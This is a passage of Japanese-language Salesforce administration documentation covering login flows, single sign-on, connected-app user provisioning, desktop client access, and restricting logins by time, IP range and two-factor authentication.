- 確認プロセスを実行する。たとえば、ユーザに秘密の質問を定義させて、ログイン時にその答えを検証します。
- より詳細なポリシーを作成する。たとえば、ユーザが標準の勤務時間外にログインするたびに通知を送信するポリシーを設定します。

最初のステップでは、Flow Builder または Visualforce を使用してフローを作成します。Flow Builder は、ユーザがログイン時に実行する簡単なフローの設計に使用できるポイント&クリックツールです。ログインページの外観と動作を詳細に制御する場合は、Visualforce を使用します。

次に、フローをログインフローとして指定し、組織の特定のプロファイルに関連付けます。複数のログインフローを作成し、それぞれを異なるユーザプロファイルに関連付けることができます。あるプロファイル(営業担当など)に割り当てられたユーザは、ログイン時に特定のログインプロセスを経由します。別のプロファイル(サービス担当など)に割り当てられたユーザは、別のログインプロセスを経由します。

ログインフローをプロファイルに関連付けると、そのプロファイルを持つユーザが Salesforce、コミュニティ、Salesforce アプリケーション、さらには OAuth を使用する Salesforce クライアントアプリケーションにログインするたびに、そのログインフローが適用されます。ログインフローは、Salesforce 組織とコミュニティに適用できます。これには、外部 ID コミュニティも含まれます。

ログインフローは、標準のユーザ名とパスワード、代理認証、SAML シングルサインオン、サードパーティ認証プロバイダ経由のソーシャルサインオンなど、すべての Salesforce 認証方式をサポートします。たとえば、LinkedIn アカウントでログインするユーザは、LinkedIn ユーザ固有のログインフローを経由することができます。

 **メモ:** API ログインに対して、またはセッションが非 UI のログインプロセスから `frontdoor.jsp` 経由で UI に渡された場合は、ログインフローを適用できません。

関連トピック:

[ログインフローの例](#)

シングルサインオン

シングルサインオン(SSO)を使用すると、ユーザが1回のログインで複数の承認済みネットワークリソースにアクセスできます。企業ユーザのデータベースまたはクライアントアプリケーションに対してユーザ名とパスワードを検証でき、リソースごとに個別の Salesforce 管理のパスワードは必要ありません。

Salesforce では、次の方法で SSO を使用できます。

- Security Assertion Markup Language (SAML) を使用する統合認証を使用すると、関連付けられているが関連のない Web サービス間で認証データを送信することができます。クライアントアプリケーションから Salesforce にログインできます。Salesforce では、自動的に組織の統合認証が有効になります。
- 代理認証の SSO を使用すると、Salesforce と選択した認証メソッドを統合することができます。これにより、LDAP (Lightweight Directory Access Protocol) サーバによる認証を統合するか、認証にパスワードの変わりにトークンを使用することができます。代理認証は組織レベルではなく権限レベルで管理するため、柔軟性がより高くなります。権限を使用すれば、一部のユーザには代理認証を義務付け、その他のユーザは Salesforce によって管理されるパスワードを使用するようにできます。

代理認証には次の利点があります。

- 安全な ID プロバイダとのインテグレーションなど、より厳密なユーザ認証を使用できる
- ログインページを非公開にし、企業ファイアウォールの内側からのみアクセスできるようにする
- フィッシング攻撃を減らすために、Salesforce を使用する他のすべての企業と差別化できる

代理認証を組織で設定する前に、Salesforce に連絡して代理認証を有効にする必要があります。

- 認証プロバイダは外部サービスプロバイダのログイン情報を使用して、Salesforce 組織にユーザがログインできるようにします。Salesforce では、OpenID Connect プロトコルがサポートされており、ユーザは任意の OpenID Connect プロバイダ (Google、PayPal、LinkedIn など) からログインできます。認証プロバイダが有効化されている場合、Salesforce はユーザのパスワードを検証しません。代わりに、Salesforce は外部サービスプロバイダのユーザログイン情報を使用して、認証情報を設定します。

外部 ID プロバイダを使用しており、Salesforce 組織に SSO を設定する場合、Salesforce はサービスプロバイダとして機能します。また、Salesforce を ID プロバイダとして有効化し、他のサービスプロバイダへの接続に SSO を使用することもできます。SSO を設定する必要があるのはサービスプロバイダのみです。

[シングルサインオン設定] ページには、組織でどのバージョンの SSO が使用可能かが表示されます。SSO の設定についての詳細は、「[シングルサインオン用の SAML の設定](#)」を参照してください。SAML および Salesforce セキュリティについての詳細は、『[セキュリティ実装ガイド](#)』を参照してください。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

統合認証を使用可能なエ
ディション: すべてのエ
ディション

代理認証を使用可能なエ
ディション: Professional
Edition、Enterprise
Edition、Performance
Edition、Unlimited Edition、
Developer Edition、および
Database.com Edition

認証プロバイダを使用可
能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

設定を参照する

- 「[設定・定義の参照](#)」

設定を編集する

- 「[アプリケーションのカスタマイズ](#)」
および
「[すべてのデータの編集](#)」

SSO の利点

SSO の実装には、組織にとっていくつかの利点があります。

- 管理コストの削減—SSO を使用すると、ユーザはパスワードを 1つ覚えるだけで、ネットワークリソースや外部アプリケーションと Salesforce にアクセスできます。企業ネットワークの内側から Salesforce にアクセスするとき、ユーザはシームレスにログインでき、ユーザ名やパスワードの入力を促されることはありません。企業ネットワークの外側から Salesforce にアクセスするとき、ユーザの企業ネットワークログインにより、ログインできます。管理するパスワードが少なくなればそれだけ、パスワード忘れのためにシステム管理者にパスワードリセットを要求することも少なくなります。
- 既存の投資の活用—多くの企業が中央 LDAP データベースを使用してユーザ ID を管理しています。Salesforce 認証をこのシステムに委任できます。ユーザが LDAP システムから削除されると、Salesforce にアクセスできなくなります。退社するユーザは、離職後の会社のデータへのアクセス権を自動的に失うことになります。
- 時間の節約—ユーザがオンラインアプリケーションにログインするには平均 5 ~ 20 秒かかります。ユーザ名やパスワードの入力ミスがあって再入力を促された場合には、さらに長い時間がかかります。SSO を使用すると、Salesforce に手動でログインする必要はなくなります。この数秒の節約が、ストレスを軽減し、生産性の向上につながります。
- ユーザの採用の増加—ログインしなくてよいという便利さから、ユーザは日常的に Salesforce を使用するようになります。たとえば、ユーザはメールメッセージにレコードやレポートなどの Salesforce 内の情報へのリンクを記載して送信できます。メールの受信者がリンクをクリックすると、対応する Salesforce ページが開きます。
- セキュリティの向上—企業ネットワーク用に作成したすべてのパスワードポリシーは、Salesforce にも有効となります。1回の使用のみ有効な認証情報を送信することで、機密データへのアクセス権を持つユーザに対するセキュリティの向上も図れます。

接続アプリケーション

接続アプリケーションは、API や標準プロトコル (SAML、OAuth、OpenID Connect など) を使用して、外部アプリケーションを Salesforce に統合できるようにするフレームワークです。接続アプリケーションではこうしたプロトコルを使用して、外部アプリケーションの認証、承認、シングルサインオン (SSO) の提供を行います。Salesforce に統合された外部アプリケーションは、カスタマーサクセスプラットフォームをはじめとするプラットフォームやデバイス、SaaS サブスクリプションで実行できます。たとえば、あなたが Salesforce モバイルアプリケーションにログインして Salesforce 組織のデータを参照している場合も、接続アプリケーションを使用しています。

接続アプリケーションは、外部アプリケーションに関するメタデータを取得して、外部アプリケーションがどの認証プロトコル (SAML、OAuth、OpenID Connect) を使用し、どこで実行されているかを Salesforce に伝えます。そして、Salesforce が外部アプリケーションにデータへのアクセスを許可し、アクセス制限 (アプリケーションのアクセス期限など) を定義するポリシーをアタッチできます。また Salesforce で、接続アプリケーションの利用状況を監査することもできます。

このセクションの内容:

[接続アプリケーションのユーザプロビジョニング](#)

接続アプリケーションを使用すると、ユーザをサードパーティアプリケーションにリンクできます。接続アプリケーションのユーザプロビジョニングは、アカウントの作成を簡略化し、Salesforce ユーザのアカウントをサードパーティアカウントにリンクします。アカウントのリンクが完了すると、接続アプリケーションをタイルとして表示するようにアプリケーションランチャーを設定できます。ユーザは 1 回クリックするだけでサードパーティアプリケーションにすぐにアクセスできます。

エディション

使用可能なインター
フェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning
Experience の両方

接続アプリケーションを作成可能なエディション:
Group Edition、
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

接続アプリケーションを
インストール可能なエ
ディション: すべてのエ
ディション

接続アプリケーションのユーザプロビジョニング

接続アプリケーションを使用すると、ユーザをサードパーティアプリケーションにリンクできます。接続アプリケーションのユーザプロビジョニングは、アカウントの作成を簡略化し、Salesforce ユーザのアカウントをサードパーティアカウントにリンクします。アカウントのリンクが完了すると、接続アプリケーションをタイルとして表示するようにアプリケーションランチャーを設定できます。ユーザは1回クリックするだけでサードパーティアプリケーションすぐにアクセスできます。

ユーザプロビジョニングのシナリオを次に示します。組織で G Suite 接続アプリケーションのユーザプロビジョニングを設定します。次に「Employees(社員)」プロファイルをその接続アプリケーションに割り当てます。組織でユーザを作成し、そのユーザを「Employees(従業員)」プロファイルに割り当てるとき、ユーザは G Suite でプロビジョニングされます。ユーザが無効化されたり、プロファイルの割り当てが変更されたりすると、G Suite でのユーザのプロビジョニングは解除されます。

ユーザプロビジョニングは、接続アプリケーションへのアクセス権を付与するプロファイルまたは権限セットを持つユーザのみに適用されます。

Salesforce のウィザードに従って、各接続アプリケーションのユーザプロビジョニングを設定します。レポートを実行して、特定のサードパーティアプリケーションへのアクセス権を持つユーザを参照することもできます。このレポートでは、すべての接続アプリケーションのすべてのユーザアカウントを一元的に表示できます。

ユーザプロビジョニング要求

ユーザプロビジョニングを設定後は、Salesforce がサードパーティシステムの更新要求を管理します。Salesforce は、組織の特定のイベントに基づいてユーザプロビジョニング要求を UI または API コールのいずれかでサードパーティシステムに送信します。この表は、ユーザプロビジョニング要求をトリガするイベントと、関連付けられた操作を示します。

イベント	操作	オブジェクト
ユーザの作成	作成	User
ユーザの更新(選択した属性)	更新	User
ユーザの無効化	無効化	User
ユーザの有効化	有効化	User
ユーザの凍結	凍結	UserLogin
ユーザの凍結解凍	凍結解除	UserLogin
ユーザの再有効化	再有効化	User
ユーザプロファイルの変更	作成または無効化	User

エディション

使用可能なインターフェース: Salesforce Classic
([使用できない組織もあります](#)) および Lightning Experience の両方

接続アプリケーションを作成可能なエディション:
Group Edition、
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

接続アプリケーションをインストール可能なエディション:すべてのエディション

イベント	操作	オブジェクト
ユーザへの権限セットの割り当て または割り当て解除	作成または無効化	PermissionSetAssignment
接続アプリケーションへのプロファイルの割り当てまたは割り当て解除	作成または無効化	SetupEntityAccess
接続アプリケーションへの権限セットの割り当てまたは割り当て解除	作成または無効化	SetupEntityAccess

操作値は、UserProvisioningRequestオブジェクトに保存されます。Salesforceは、要求をすぐに処理することも、承認プロセスが完了するまで待機することもできます(ウィザードの実行時に承認を要求した場合)。要求を処理するために、Salesforceは、「ユーザプロビジョニング」種別のフローを使用します。このフローには、ApexのUserProvisioningPluginクラスへの参照が含まれます。フローが、サードパーティサービスのユーザアカウントプロビジョニングを管理するAPIをコールします。

Active Directory (AD) のイベントに基づいてユーザプロビジョニング要求を送信するには、Salesforce Identity Connectを使用し、ADイベントを取得して Salesforce に同期させます。次に、Salesforceは、ユーザをプロビジョニングまたはプロビジョニング解除するユーザプロビジョニング要求をサードパーティシステムに送信します。

考慮事項

エンタイトルメント

サービスプロバイダのロールと権限を Salesforce 組織で管理したり、保存したりすることはできません。したがって、サービスプロバイダのリソースに対する特定のエンタイトルメントは、ユーザプロビジョニングが有効化されたサードパーティアプリケーションへのアクセスをユーザが要求するときには含まれていません。ユーザプロビジョニングでは、サービスプロバイダのユーザアカウントを作成できます。ただしサービスプロバイダは、ユーザの追加のロールまたは権限を管理する必要があります。

定期的なアカウント調整

サードパーティシステムのユーザを収集および分析するたびに、ユーザプロビジョニングウィザードを実行します。自動的な収集および分析の間隔を設定することはできません。

アクセス権の再認定

ユーザのアカウントが作成された後、サービスプロバイダのリソースへのユーザアクセスの検証はサービスプロバイダで実行する必要があります。

デスクトップクライアントアクセス

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。システム管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

Salesforce for Outlook の権限を設定するには、「メールクライアント設定の管理」権限を使用します。

プロファイルを編集することでデスクトップクライアントへのユーザのアクセスを設定できます。

デスクトップクライアントアクセスのオプションは次のとおりです。

オプション	意味
オフ(アクセス拒否)	ユーザの個人設定の各クライアントのダウンロードページは表示されません。また、ユーザはクライアントからログインできません。
オン、更新なし	ユーザの個人設定の各クライアントのダウンロードページは表示されません。ユーザはクライアントからログインできますが、現在のバージョンからアップグレードできません。
オン、アラートなしの更新	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できますが、新しいバージョンを使用できるときのアラートは表示されません。
オン、アラートありの更新	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できます。更新アラートが表示され、このアラートをフォローまたは無視できます。
オン、更新必須(アラートあり)	ユーザはクライアントのダウンロード、ログイン、アップグレードを実行できます。新しいバージョンを使用できるようになると、更新アラートが表示されます。アップグレードされるまで、クライアントからログインできません。

エディション

Connect Offline を使用可能なインターフェース:
Salesforce Classic

Connect Offline を使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Connect for Office を使用可能なインターフェース:
Salesforce Classic と
Lightning Experience の両方

Connect for Office を使用可能なエディション:
Database.com Edition を除くすべてのエディション

Connect Offline は、Developer Edition と併用できる唯一のクライアントです。Personal Edition、Group Edition、Professional Edition では、すべてのユーザにすべてのクライアントの「オン、通知なし、更新可」がデフォルトで付与されています。

メモ:

- デスクトップクライアントアクセスは、「APIの有効化」権限がプロファイルに設定されたユーザのみが使用できます。

ユーザがアラートを確認できる場合、過去にクライアントからSalesforceにログインしたことがあれば、新しいバージョンが使用できるようになったときにアラートバーが自動的に[ホーム]タブに表示されます。バナーをクリックすると、[更新の確認]ページが表示され、ユーザはインストーラファイルをダウンロードし、実行できます。アラートが発生したかどうかに関係なく、ユーザは個人設定から[更新の確認]ページにアクセスすることもできます。

このセクションの内容:

拡張プロファイルユーザインターフェースのデスクトップクライアントアクセス

デスクトップクライアントアクセス設定の更新を行うには、拡張プロファイルユーザインターフェースを使用します。たとえば、このインターフェースから Connect for Outlook のアラート設定を変更します。

元のプロファイルユーザインターフェースのデスクトップクライアントアクセスの表示と編集**拡張プロファイルユーザインターフェースのデスクトップクライアントアクセス**

デスクトップクライアントアクセス設定の更新を行うには、拡張プロファイルユーザインターフェースを使用します。たとえば、このインターフェースから Connect for Outlook のアラート設定を変更します。

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。



- メモ:** デスクトップクライアントにアクセスするには、「API の有効化」権限も必要です。

拡張プロファイルユーザインターフェースの[デスクトップクライアントアクセス]ページでは、次の操作を実行できます。

- オブジェクト、権限、または設定の検索
- プロファイルのコピー
- カスタムプロファイルの削除
- プロファイルの名前または説明の変更
- プロファイルの概要ページへの移動
- 他の設定ページへの切り替え

エディション

使用可能なインターフェース: Salesforce Classic
(**使用できない組織もあります**)

使用可能なエディション:

Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

ユーザ権限

デスクトップクライアントアクセス設定を参照する

- 「設定・定義の参照」

デスクトップクライアントアクセス設定を編集する

- 「プロファイルと権限セットの管理」

元のプロファイルユーザインターフェースのデスクトップクライアントアクセスの表示と編集

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。管理者として、更新が可能な場合に自動的にユーザーに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

- メモ:** デスクトップクライアントにアクセスするには、「API の有効化」権限も必要です。
1. [設定]から、[クイック検索]ボックスに「プロファイル」と入力し、[プロファイル]を選択します。
 2. プロファイル名の横にある [編集] をクリックし、ページ下部の [デスクトップインテグレーションクライアント] セクションにスクロールします。

ユーザ認証の設定

ユーザが本人であることを確認するためのログイン設定を選択します。

このセクションの内容:

ユーザが Salesforce にログインできる範囲と時間帯の制限

ユーザが Salesforce にログインできる時間帯と、ログインおよびアクセスできる IP アドレスの範囲を制限できます。IP アドレスの制限はユーザのプロファイルおよび不明な IP アドレスからのログインに対して定義され、Salesforce によってユーザのログインが拒否されます。この制限は、未承認のアクセスおよびフィッシング攻撃からデータを保護するのに役立ちます。

パスワードポリシーの設定

パスワード保護を実装して Salesforce 組織のセキュリティを強化します。パスワード履歴、パスワード長、パスワード文字列の要件を設定できます。また、ユーザがパスワードを忘れた場合の操作も指定できます。

すべてのユーザのパスワードのリセット

システム管理者は、組織のセキュリティを強化するために、すべてのユーザのパスワードをいつでもリセットができます。パスワードのリセット後、すべてのユーザは次回ログインするときにパスワードをリセットするように促されます。

セッションセキュリティ設定の変更

セッション接続タイプ、タイムアウト制限、IP アドレス範囲を変更して、悪意のある攻撃などから保護できます。

ユーザの ID 検証設定の定義

ユーザに ID の検証を促す方法とタイミングを制御できます。

エディション

Connect Offline を使用可能なインターフェース:
Salesforce Classic

Connect Offline を使用可能なエディション:
Professional Edition、
Enterprise Edition、
Performance Edition、
Unlimited Edition、および
Developer Edition

Connect for Office を使用可能なインターフェース:
Salesforce Classic と
Lightning Experience の両方

Connect for Office を使用可能なエディション:
Database.com Edition を除くすべてのエディション

ユーザ権限

デスクトップクライアントアクセス設定を参照する

- 「設定・定義の参照」

デスクトップクライアントアクセス設定を編集する

- 「プロファイルと権限セットの管理」

機密情報の操作への高保証セッションセキュリティの要求

組織内のさまざまな設定領域をセキュリティで保護するために、レポートへのアクセスや IP アドレスの管理といった機密情報の操作には高保証レベルのセキュリティが必要です。また、これらの設定領域にアクセスするユーザをブロックすることもできます。

ログインフローの作成

ログインフローは、ユーザが Salesforce 組織やコミュニティにアクセスする前に、ログインプロセスを経由させます。ログインフローを使用して、ユーザが Salesforce にログインしたときに従うビジネスプロセスを制御できます。Salesforce でユーザが認証された後、ログインフローは強力な認証の適用やユーザ情報の収集などのプロセスをユーザに経由させます。ログインフローの完了に成功したユーザは、Salesforce 組織またはコミュニティに移動します。失敗した場合、フローはユーザを直ちにログアウトできます。

ログインフローの設定とプロファイルへの接続

Flow Builder または Visualforce を使用してフローを作成したら、フローをログインフローとして指定し、ユーザプロファイルに関連付けます。関連付けられたプロファイルを持つユーザがログインすると、ユーザはそのログインフローに移動します。

ログインフローの例

ログインフローを使用して、ログイン操作をカスタマイズし、ビジネスプロセスを Salesforce 認証に統合できます。一般的な使用事例として、ログイン時のユーザデータの収集と更新、2要素認証の設定、サードパーティの強力な認証方式の統合などがあります。

2要素認証の設定

2要素認証は、組織のユーザアカウントを保護する最も効果的な方法です。2要素認証を有効化すると、ユーザがログインするとき、ユーザ名とワンタイムパスワード (OTP) など、2つの情報の入力が要求されます。システム管理者は、権限またはプロファイル設定を使用して2要素認証を有効化します。ユーザは、2要素認証を各自の個人設定で登録します。Salesforce Authenticator や Google Authenticator などの OTP ジェネレーターアプリケーションを使用できます。また、U2Fセキュリティキーなどのハードウェアデバイスを使用することもできます。

サードパーティの SMS ベースの 2要素認証のリリース

2要素認証 (2FA) は、ユーザの ID を検証するときのセキュリティを強化し、Salesforce 組織へのアクセスを保護します。SMSベースの2FAでは、パスワードに加え、モバイルデバイスで受信したワンタイムパスワード (OTP) コードの入力がユーザに要求されます。

ログインフローによる同時セッション数の制限

ログインフローを使用して、ユーザあたりの同時 Salesforce セッション数を制限できます。

ユーザが Salesforce にログインできる範囲と時間帯の制限

ユーザが Salesforce にログインできる時間帯と、ログインおよびアクセスできる IP アドレスの範囲を制限できます。IP アドレスの制限はユーザのプロファイルおよび不明な IP アドレスからのログインに対して定義され、Salesforce によってユーザのログインが拒否されます。この制限は、未承認のアクセスおよびフィッシング攻撃からデータを保護するのに役立ちます。

ログイン時間帯の制限

プロファイルごとに、ユーザがログインできる時間帯を設定できます。次のトピックを参照してください。

- ・ 拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集
- ・ 元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集

ユーザインターフェースログインの 2 要素認証

プロファイルごとに、ユーザインターフェースを使用してログインするときに2つ目の認証方法を使用するようユーザに要求できます。「[2要素認証ログイン要件の設定](#)」(ページ 70)および「[シングルサインオン、ソーシャルサインオン、コミュニティに対する2要素認証ログイン要件およびカスタムポリシーの設定](#)」を参照してください。

API ログインの 2 要素認証

プロファイルごとに、時間ベースのワンタイムパスワードまたはTOTPとも呼ばれる確認コードを要求できます。「[API ログインの 2 要素認証](#)」権限を持つユーザは、アカウントのパスワードのリセット時など、要求されたときはいつでも、標準のセキュリティトークンではなく、確認コードを使用します。確認コードは、ユーザが自分のアカウントに接続する認証アプリケーションによって生成されます。「[API アクセスの 2 要素認証ログイン要件の設定](#)」(ページ 73)を参照してください。

ログイン IP アドレス範囲の制限

Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Database.com Edition の場合、ユーザがどのアドレス範囲からログインできるかを指定する [ログイン IP アドレスの制限] のアドレスを個々のプロファイルに設定できます。ログイン IP の範囲外のユーザは、Salesforce 組織にアクセスできません。

Contact Manager Edition、Group Edition、および Professional Edition の場合、[ログイン IP アドレスの制限] を設定します。範囲を設定するには、[設定] から、[クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択します。

すべてのアクセス要求に対するログイン IP アドレス範囲の適用

クライアントアプリケーションからの要求を含むページ要求ごとにIPアドレス制限を適用できます。このオプションを有効にするには、[設定] から、[クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択して、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

組織全体の信頼できる IP アドレス範囲

すべてのユーザについて、ユーザがログインの問題が発生することなく常にログインできるIPアドレス範囲のリストを設定できます。これらのユーザは、追加の確認情報を提供した後で組織にログインできます。「[組織の信頼済み IP 範囲の設定](#)」を参照してください。

ユーザがユーザインターフェース、API、または Salesforce for Outlook、Connect Offline、Connect for Office、データローダなどのデスクトップクライアントを使用して Salesforce にログインする場合、Salesforce は、ログインを次の方で承認します。

1. Salesforce は、ユーザのプロファイルにログイン時間の制限が設定されているかどうかを確認します。ユーザのプロファイルにログイン時間の制限が指定されている場合、それ以外の時間にログインを試みようとすると、拒否されます。

2. ユーザに「ユーザインターフェースログインの2要素認証」権限がある場合は、ログイン時に2つ目の認証をするように Salesforce がユーザに促します。ユーザのアカウントが Salesforce Authenticator などのモバイル認証アプリケーションにまだ接続されていない場合は、Salesforce がユーザに、まずアプリケーションに接続するように促します。
3. ユーザに「API ログインの2要素認証」権限があり、認証アプリケーションがアカウントに接続されている場合、ユーザは認証アプリケーションで生成される確認コード (TOTP) を入力する必要があります。ユーザが標準のセキュリティトークンを使用している場合、Salesforce はエラーを返します。
4. Salesforce は次に、ユーザのプロファイルに IP アドレス範囲の制限が定義されているかどうかを確認します。定義されている場合、その IP アドレス範囲外からのログインは拒否されます。[すべての要求でログイン IP アドレスの制限を適用] セッション設定が有効になっている場合、クライアントアプリケーションからの要求も含め、ページ要求ごとに IP アドレス制限が適用されます。
5. プロファイルベースの IP アドレス制限が設定されていない場合、Salesforce は、ユーザのログイン元のデバイスが、以前 Salesforce へのアクセスに使用されたかどうかを確認します。
 - Salesforce が認識するデバイスやブラウザからユーザがログインしている場合は、ログインが許可されます。
 - 信頼できる IP アドレスのリストに含まれる IP アドレスからのログインであれば、ログインは許可されます。
 - Salesforce で認識された信頼できる IP アドレス、デバイス、またはブラウザからユーザがログインしていない場合、ログインはブロックされます。

ログインがブロックされるか、API ログインの失敗エラーが返された場合、Salesforce は、ユーザの ID を検証します。

- ユーザインターフェース経由でアクセスする場合、ユーザは、Salesforce Authenticator(バージョン 2 以降) を使用して検証するか、確認コードを入力するように求められます。

 **メモ:** ユーザが Salesforce に初めてログインするときは、確認コードを要求されません。

- API またはクライアントアプリケーション経由でアクセスする場合、ユーザプロファイルに「API ログインの2要素認証」権限が設定されているときは、認証アプリケーションで生成された確認コードをユーザが入力します。

この権限が設定されていない場合、ユーザはログインパスワードの末尾にセキュリティトークンを追加する必要があります。セキュリティトークンは Salesforce から生成されるキーです。たとえば、パスワードが `mypassword` で、セキュリティトークンが `XXXXXXXXXXXX` の場合は、ログイン時に `「mypasswordXXXXXXXXXXXX」` と入力します。また、クライアントアプリケーションによっては、別個にセキュリティトークン用の項目があります。

セキュリティトークンを取得するには、Salesforce ユーザインターフェースを通じてパスワードを変更するか、セキュリティトークンをリセットします。ユーザがパスワードを変更するか、セキュリティトークンをリセットすると、Salesforce がユーザの Salesforce レコードのメールアドレス宛に新しいセキュリティトークンを送信します。セキュリティトークンは、ユーザがセキュリティトークンをリセットするか、パスワードを変更するか、またはパスワードがリセットされるまで有効です。

 **ヒント:** 新しい IP アドレスから Salesforce にアクセスする前に、[私のセキュリティトークンのリセット] を使用して信頼できるネットワークからセキュリティトークンを取得しておくことをお勧めします。

ログイン制限の設定に関するヒント

ログイン制限を設定するときには、次の点を考慮してください。

- ユーザのパスワードが変更されると、セキュリティトークンがリセットされます。APIまたはクライアントを使用してログインする場合は、生成されるセキュリティトークンをユーザがパスワードの末尾に追加するまで、ログインがブロックされる場合があります。
- パートナーポータルとカスタマーポータルのユーザは、ログインを行うためにブラウザをアクティベートする必要はありません。
- 次のイベントは、ロックアウトされるまでの無効なパスワードによるログイン試行回数のカウントの対象となります。
 - ユーザが ID 検証が促された場合
 - ユーザが API またはクライアント経由で Salesforce にログインするときに、パスワードの末尾に追加したセキュリティトークンまたは確認コードが誤っていた場合

このセクションの内容:

[拡張プロファイルユーザインターフェースでのログイン IP アドレスの制限](#)

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

[元のプロファイルユーザインターフェースでのログイン IP アドレスの制限](#)

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべての IP アドレスからのログインは拒否されます。

[拡張プロファイルユーザインターフェースでのログイン時間帯の表示と編集](#)

プロファイルごとにユーザがログインできる時間帯を指定できます。

[元のプロファイルユーザインターフェースでのログイン時間帯の表示と編集](#)

ユーザプロファイルに基づいてユーザがログインできる時間帯を指定します。

[組織の信頼済み IP 範囲の設定](#)

信頼済み IP 範囲で、携帯電話に送信されるコードなど、ID を確認するためのログインの問題が発生することなくユーザがログインできる、IP アドレスのリストが定義されます。

拡張プロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべてのIPアドレスからのログインは拒否されます。

1. [設定]から、[クイック検索]ボックスに「プロファイル」と入力し、[プロファイル]を選択します。
2. プロファイルを選択し、その名前をクリックします。
3. [プロファイルの概要]ページで [ログイン IP アドレスの制限] をクリックします。
4. プロファイルに対して許可する IP アドレスを指定します。
 - ユーザがログインできる IP アドレスの範囲を追加するには、[IP 範囲の追加] をクリックします。有効な IP アドレスを [開始 IP アドレス] に、それより番号が大きい IP アドレスを [終了 IP アドレス] 項目に入力します。1つのIPアドレスからのログインのみを許可するには、両方の項目に同じアドレスを入力します。
 - 範囲を編集または削除するには、その範囲の[編集]または[削除]をクリックします。

① 重要:

- 範囲を指定する IP アドレスは、IPv4 であるか、または IPv6 である必要があります。範囲では、IPv4 アドレスは、IPv4 射影 IPv6 アドレス空間である ::ffff:0:0 から ::ffff:ffff:ffff:ffff に存在します。::ffff:0:0 は 0.0.0.0、::ffff:ffff:ffff は 255.255.255.255. に対応します。範囲には、IPv4 射影 IPv6 アドレス空間内外の両方の IP アドレスを含めることはできません。たとえば、255.255.255.255 から ::1:0:0:0 または :: から ::1:0:0:0 の範囲は許可されません。
- パートナーユーザプロファイルの IP アドレスは 5 個に制限されています。この制限を緩和するには、Salesforce にお問い合わせください。

5. 必要に応じて、範囲の説明を入力します。複数の範囲を管理する場合は、[説明] 項目を使用して、ネットワークのどの部分がこの範囲に対応するかなどの詳細を入力します。

- メモ:** さらに、Salesforce へのアクセスを [ログイン IP アドレスの制限] の IP にのみ制限することができます。このオプションを有効にするには、[設定] から [クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択し、[すべての要求でログイン IP アドレスの制限を適用] を選択します。このオプションは、ログイン IP アドレスが制限されたすべてのユーザプロファイルに影響します。

エディション

使用可能なインターフェース: Salesforce Classic (使用できない組織もあります) および Lightning Experience

使用可能なエディション: Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、Developer Edition、および Database.com Edition

カスタムプロファイルを使用可能なエディション: Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition

ユーザ権限

ログイン IP アドレス範囲の制限を参照する

- 「設定・定義の参照」
- ログイン IP アドレス範囲の制限を編集および削除する
- 「プロファイルと権限セットの管理」

元のプロファイルユーザインターフェースでのログイン IP アドレスの制限

ユーザのプロファイルで許可される IP アドレス範囲を指定することによって、ユーザレベルでログインアクセスを制御します。プロファイルに IP アドレス制限を定義すると、その他のすべてのIPアドレスからのログインは拒否されます。

1. Salesforce エディションによって、プロファイルに有効な IP アドレス範囲を制限する方法が異なります。

- Enterprise Edition、Unlimited Edition、Performance Edition、または Developer Edition を使用している場合は、[設定] から [クイック検索] ボックスに「プロファイル」と入力し、[プロファイル] を選択して、プロファイルを選択します。
- Group Edition または Personal Edition を使用している場合は、[設定] から [クイック検索] ボックスに「セッションの設定」と入力し、[セッションの設定] を選択します。
- Professional Edition では、IP 範囲の場所は、[プロファイルの編集 & ページレイアウト] 組織設定がアドオン機能として有効になっているかどうかに応じて異なります。
[プロファイルの編集&ページレイアウト] 組織設定が有効になっている場合、IP 範囲は個々のプロファイルにあります。
[プロファイルの編集&ページレイアウト] 組織設定が有効になっていない場合、IP 範囲は [セッションの設定] ページにあります。

2. [ログイン IP アドレスの制限] 関連リストの [新規] をクリックします。

3. 有効な IP アドレスを [開始 IP アドレス] 項目に入力し、開始 IP アドレスより大きな数値のアドレスを [終了 IP アドレス] 項目に入力します。

開始アドレスと終了アドレスは、ユーザのログインを許可する IP アドレスの範囲を定義します。1つの IP アドレスからのログインのみを許可するには、両方の項目に同じアドレスを入力します。

